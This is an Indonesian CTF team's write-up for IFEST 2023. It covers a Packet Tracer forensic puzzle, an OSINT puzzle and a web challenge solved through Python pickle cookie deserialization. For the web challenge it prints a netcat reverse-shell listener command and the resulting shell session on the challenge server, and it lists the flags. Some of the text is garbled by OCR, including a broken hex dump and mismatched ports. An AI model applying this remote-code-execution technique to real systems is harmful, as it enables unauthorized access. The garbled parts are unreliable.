

Write-up IFEST 2023





Peserta.1
Farhan Diwan Ananta
Daniel Dhaniswara
Rafif Dhaifulloh Musyaffa Kumoro

Daftar isi

Miscellaneous

(s)tri(pes)angle love


Web Exploitation

Secret Recipe Exchange

Forensic

Penyusup ລ

Pada soal ini kita mendapatkan file chall.pkt yang merupakan file dari cisco packet tracert. ketika kami membuka file ini kami menemukan topologi seperti berikut.




Disini kami mencoba untuk cek satu persatu perangkat yang ada dan kami menemukan 3 hal janggal.

1. ada pada perangkat dengan nama HTTP Server 1. pada saat kami mengakses http servernya, kami mendapat flag yang ternyata bukan flag aslinya.



2. Kami menemukan bagian terakhir flag pada perangkat HTTP Server 2 ketika kami akses http servernya di bagian Asset 2.



3. kami menemukan sebuah code pada MOTD perangkat Switch 3

```
Alat ini milik PT Waduh.
Segala bentuk kriminalitas akan dilaporkan ke pihak berwajib!
SUZFU1QyM3tpbmlfYmFnaWFuX3BlcnRhbWFf
```

Dan kami decode dengan base64 kami menemukan bagian pertama

```
flag.
```

```
Output

IFEST23{ini_bagian_pertama_
```

Dikarenakan kami yang tidak menemukan bagian kedua flag, kami mencoba menginputkan beberapa flag dan akhirnya menemukan flag yang tepat yaitu IFEST23{ini_bagian_pertama_kedua_ini_ketiga}

Secret Recipe Exchange

https://ctftime.org/writeup/36628

Dikarenakan mirip dengan itu jadi langsung di coba



ditemukan value dari session yang mencurigakan dan saya coba untuk decode menggunakan base64 dan menghasilkan

```
(root@ Roxasz)-[/home/daniel-roxasz]
w echo 'gASVVAAAAAAAAA(MA3d\YpSMB\VzZXJJRJSTlCmB\H2UKIwEdXVpZJSMJGU0ODVkZjgOLTRmZjYtMTF\ZS05OTESLTAYNDJjMGE4NTAwMpSMCHVzZXJuYW1llE51Yi4=' | bas e64 -d | xxd
000000000: 948c 0655 7365 7249 4494 9394 2981 947d ... \text{T......web}
000000010: 948c 0655 7365 7249 4494 9394 2981 947d ... \text{UserID...}).}
000000020: 9488 8c04 7575 6964 948c 2465 3438 3564 ... \text{U.uuid...$e485d}
000000040: 3139 2d30 3234 3263 3061 3835 3030 3294 | 19-0242c0a85002.
000000050: 8c08 7573 6572 6e61 6d65 944e 7562 2e ... username.Nub.
```

setelah no clue, setelah itu melanjutkan dengan cara dari ctftime tadi buat solver.py :


dan buat listener nya menggunakan nc -lnvp 4444

listening on [any] 2290 ... connect to [127.0.0.1] from (UNKNOWN) [103.152.242.235] 38020 ctf@9b607b05864b:~\$ ls -la Is -la total 52 dr-xr-xr-x 1 ctf ctf 4096 Sep 8 13:47. drwxr-xr-x 1 root root 4096 Sep 8 13:47 ... -rw-r--r-- 1 ctf ctf 220 Feb 25 2020 .bash logout -rw-r--r-- 1 ctf ctf 3771 Feb 25 2020 .bashrc -rw-r--r-- 1 ctf ctf 807 Feb 25 2020 .profile -rw-r--r-- 1 root root 55 Sep 4 01:39 flag.txt drwxr-xr-x 1 ctf ctf 4096 Sep 10 07:06 instance drwxr-xr-x 1 ctf ctf 4096 Sep 8 13:47 static drwxr-xr-x 1 ctf ctf 4096 Sep 8 13:47 templates -rw-r--r-- 1 ctf ctf 3175 Sep 8 02:11 web.py ctf@9b607b05864b:~\$ cat flag.txt cat flag.txt

IFEST23{1M_P1Ckl3_R1ck_W1th_S0M3_C00kl3_S3R14L1ZAT10N} Dan mendapatkan flagnya yaitu

IFEST23{1M_P1Ckl3_R1ck_W1th_S0M3_C00kl3_S3R14L1ZAT10N}


(s)tri(pes)angle love



DI following nya setelah dilihat lihat ada 1 akun dengan username Caltimurti



Awalnya saya mencoba IFEST23{Caltimurti_alealeaaleshaa} trus incorrect akhirnya saya memahami lagi soal yang diberikan dan yang saya paham yang di tulis IFEST23{username(cowonya alea)_username(selingkuhannya)}



dan akhirnya menemukan flagnya yaitu IFEST23{Joosph_janethseame}